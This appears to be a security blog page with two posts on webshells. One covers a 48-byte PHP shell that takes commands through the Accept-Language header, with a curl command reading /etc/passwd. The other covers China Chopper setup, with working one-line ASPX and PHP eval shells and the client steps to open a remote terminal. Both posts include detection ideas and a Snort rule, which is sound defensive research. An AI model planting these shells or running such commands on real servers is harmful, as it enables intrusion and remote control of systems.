Showing posts with label Webshell. Show all posts

Monday, September 2, 2013

GET your Webshell While Evading Detection

Recently I came across a webshell that was a bit different from the others. Besides being only 48 bytes it uses the 'Accept-Language' http header field for accepting remote commands. The webshell on the server would only need to contain: <?php passthru(getenv("HTTP_ACCEPT_LANGUAGE"))?>


There are a few benefits to this from the attackers perspective. The main benefit is that utilizes HTTP GET which is quite difficult to find anomalies from the http logs, even with Splunk (unless the attacker calls the file webshell.php). I would bet most people would be on the lookout for http posts to a new file versus http get. With Splunk you can monitor and alert on http POST deviations, but with GET it seem that strategy won't cut it. 

Using curl we GET the request 48bytes.php and add in the Accept-Language header followed by the shell command of 'cat /etc/passwd'.  Additionaly I added in the -A to use a less conspicuous user agent.
curl -H "Accept-Language: cat /etc/passwd" -A "Mozilla/5.0 (Macintosh; Intel Mac OS X 13.3; rv:72.0) Gecko/20132121 Firefox/19.0" http://192.168.110.114/webshells/48bytes.php

When requesting the webshell, the Apache logs will show (standard CentOS 6 install):
 [01/Sep/2013:13:02:37 -0700] "GET /webshells/48bytes.php HTTP/1.1" 200 1973 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:23.0) Gecko/20100101 Firefox/23.0"

The response from the web server, as you would expect looks like this:


 Running tcpdump we can see the following traffic flow:

Following the tcp stream in wireshark gives us this view: (notice the Accept-Language: cat /etc/passwd)

So how do the good guys detect this?

I was hoping that Bro Network Security Monitor would help, however by default it doesn't log the Accept-Language string (It logs which headers are used).  Even if the majority of sites in your enterprise use TLS it's probably not a bad idea to enable the collection of header data to your web servers.  If you're sending the Bro logs to Splunk (with header data) you can create an alert to fire on key words, length etc.

Bro_http log of 'cat /etc/passwd' via webshell:
1378069940.789597 SvWL0TLDOB3 192.168.110.129 58148 192.168.110.114 80 0 - - - - - 0 1973 200 OK - - - (empty) - HOST,USER-AGENT,ACCEPT,ACCEPT-LANGUAGE,ACCEPT-ENCODING,REFERER,CONNECTION HOST,USER-AGENT,ACCEPT,ACCEPT-LANGUAGE,ACCEPT-ENCODING,REFERER,CONNECTION


Using Snort also has the same drawback of missing out on TLS connections. If you are using a Proxy and have a tap into the unencrypted traffic this would be an ideal solution (along with using Bro). 

Using Google Rapid Response (GRR) you can launch a hunt on your web servers (or all servers for that matter) for files containing 'passthru' and '<?php'. Of course prevention is much easier to do then detecting it.

With OSSEC file integrity monitor you will have a file based method of detection depending on the site content and structure. Since most people exclude temp directories from file integrity monitor, its the best place to put a webshell ;)

Prevention

If you have a public facing server without grsecurity, yer gonna have a bad time. In my opinion grsec with a well defined policy is the first place to start.  Well maybe the first place start is having the admins disable exec(), passthru() and system()! Good luck with that :)


Friday, November 16, 2012

China Chopper Webshell - the 4KB that Owns your Web Server


I've been wanting to blog about China Chopper for sometime and finally got around to it. When I first started researching this webshell I was unable to find anything about how to set it up and configure it. In this post I'll go over the components of China Chopper as well as setting it up.

China Chopper is a webshell used to remotely access Windows or Linux servers. It is malicious software used by the bad guys. Given the name China Chopper it is developed in China and used heavily by Chinese hackers.

The software is hosted on maicaidao.com, which I might mention has recently changed. 


The webshell consists mainly of two parts, the client interface (caidao.exe) and the file placed on the compromised web server. 

Here are the files included with the download & MD5's.

caidao.exe                                     5001ef50c7e869253a7c152a638eab8a

CCC

 aspRwWithJMail.ccc                         a6d6cbfa2ead1d0e8a6735aa49b963ff
 aspSpy.ccc                                    be207c46105c38571ae958ae2da47297
 aspx.ccc                                        cc07ac4caef188334fc330f62e0a574a
 php.ccc                                         9100b18660f3a1eeca7ea801b357b8ce
 phpSpy.ccc                                    ce1a9fc93040d5c94f789b579fe1c106


Customize
 Customize.aspx                                8aa603ee2454da64f4c70f24cc0b5e08
 Customize.cfm                                 ad8288227240477a95fb023551773c84
 Customize.jsp                                  acba8115d027529763ea5c7ed6621499  

The file dropped on the compromised server is nice and small. The client, caidao.exe communicates directly with the file.


Servers running IIS, place the contents below in a file called webshell.aspx
<%@ Page Language="Jscript"%><%eval(Request.Item[”password"],"unsafe");%>

Servers running Apache with PHP, place the contents in a file call webshell.php
<?php @eval($_POST['password']);?>

Next, open caidao.exe

You will see examples already listed referencing maicaidao.com. Lets add in the information to communicate with our test compromised Windows 2008 R2 server using the webshell.aspx file mentioned above.


Right-click and select add, you will see the following dialog box
Address field is the URL to the file on the compromised server. The next field acts as a password of sort, if this doesn't match the contents in the webshell.aspx file it won't work.
<%@ Page Language="Jscript"%><%eval(Request.Item[”password"],"unsafe");%>

Change the file type to match ASPX and change the codepage to UTF-8. 

Click 'Edit' to save your changes. To open up a remote shell, right-click on the entry and select 'Virtual Terminal'.  If everything was correctly you will see the following command interface.

I should note that this works on a fully patched and default configuration of Windows 2008 R2 web server role. Primarily because .NET by default has full control, if you change it to 'High' China Chopper (and many other) webshell will not work.
When the webshell is executing commands you will see the following with Process Explorer

IIS logs will show only a post to the file, here is a line copied from the IIS log
2012-11-16 22:30:14 172.16.192.137 POST /webshell.aspx - 80 - 172.16.192.140 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) 200 0 0 31

The traffic is base64 encoded, here is a snipit from Wireshark during a post of the initial connection and sending the netstat command.

There are many ways to protect against this so I won't go into that, however it would be a good idea to do some Splunking on http posts! If you don't have Splunk you could use snort to  monitor for this with a simple rule to watch for base64_decode and POST.

I put this together really quick as a proof of concept so no consideration was put into performance. Snort might already have much better rules in place to detect base64 in http traffic.
alert tcp any any -> any 80 ( sid:900001;  content:"base64_decode"; http_client_body;flow:to_server,established; content:"POST"; nocase;http_method; ;msg:"Webshell Detected Apache";)


I hope this post has informative and helped you out. If you have any questions, please feel free to contact me.

Keith